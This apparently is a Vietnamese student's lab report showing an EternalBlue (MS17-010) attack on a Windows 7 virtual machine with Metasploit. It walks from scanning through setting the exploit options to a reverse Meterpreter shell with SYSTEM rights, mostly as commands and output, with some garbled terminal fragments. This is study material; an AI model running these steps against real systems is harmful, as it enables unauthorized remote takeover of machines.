|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 ser
|
|    Disclosure date: 2017-03-14
|    References:
|      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smb/smb_ms17_010\
> Interrupt: use the 'exit' command to quit library/security/m
msf6 > use auxiliary/scanner/smb/smb_ms17_010 cgi?name=CVE-201
msf6 auxiliary(scanner/smb/smb_ms17_010) > options 17/05/12/cu
```

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name          Current Setting      Required  Description
  -
  CHECK_ARCH    true                 no        Check for architecture on vulnerable hosts
  CHECK_DOPU    true                 no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE    false                no        Check for named pipe on vulnerable hosts
  NAMED_PIPES    /usr/share/metasploit-framework/data/wor
               rdlists/named_pipes.txt  yes       List of named pipes to check
  RHOSTS        192.168.1.11         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         445                  yes       The SMB service port (TCP)
  SMBDomain     .                    no        The Windows domain to use for authentication
  SMBPass       .                    no        The password for the specified username
  SMBUser       .                    no        The username to authenticate as
  THREADS       1                    yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

- Gán ip của windows 7 vào giá trị Rhosts

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTs 192.168.1.11
RHOSTs => 192.168.1.11
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.11:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1
[*] 192.168.1.11:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Đã xác nhận được windows 7 dính lỗ hổng ms17-010
- Dùng lệnh search để tìm module tấn công ms17-010

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

- Chọn module số 0 bằng lệnh use 0 và kiểm tra các options


```

[*] Unknown Command: use0
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.11     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain  LOCAL            no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass    ""               no        (Optional) The password for the specified username
  SMBUser    ""               no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

- Gán RHOST là ip của windows7
- Gán LHOST là ip của kali
- Gán LPORT gán giá trị 8888
- Run để tấn công
- Đợi vài phút để metasploit tự động tấn công windows7

```

Id  Name
--  --
0   Automatic Target (192.168.1.11)

PORT  STATE SERVICE
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.11
RHOST => 192.168.1.11
msf6 exploit(windows/smb/ms17_010_eternalblue) > saet LHOST 192.168.1.12
[-] Unknown command: saet
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.12
LHOST => 192.168.1.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.12:8888
[*] 192.168.1.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.11:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64
[*] 192.168.1.11:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.11:445 - The target is vulnerable.
[*] 192.168.1.11:445 - Connecting to target for exploitation.
[*] 192.168.1.11:445 - Connection established for exploitation.
[*] 192.168.1.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.11:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.11:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.11:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.1.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.11:445 - Trying exploit with 12 Groom Allocations.

```

- Khi xuất hiện màn hình dưới thì có nghĩa là ta đã tấn công thành công
- Dùng lệnh shell để chuyển qua điều khiển hệ thống từ xa
- Bằng lệnh whoami ta đã biết được có quyền quản trị cao nhất của windows7


```
[*] Meterpreter session 1 opened (192.168.1.12:8888 → 192.168.1.11:49187) at 2017-03-14 07:50:32
[+] 192.168.1.11:445 - =====
[+] 192.168.1.11:445 - =====WIN=====
[+] 192.168.1.11:445 - =====
Disclosure date: 2017-03-14
meterpreter > shell
Process 2200 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>^X@s$
```

5. Kết luận

- Bài thực hành hoàn thành vào ngày 19/03/2024



The screenshot shows a Kali Linux terminal window with the following content:

```
(kali@minhb21dcat132)-[~]
$ date
Tue Mar 19 07:50:32 AM EDT 2024

(kali@minhb21dcat132)-[~]
$ nguye nhat minh b21dcat132
nguye: command not found

(kali@minhb21dcat132)-[~]
$
```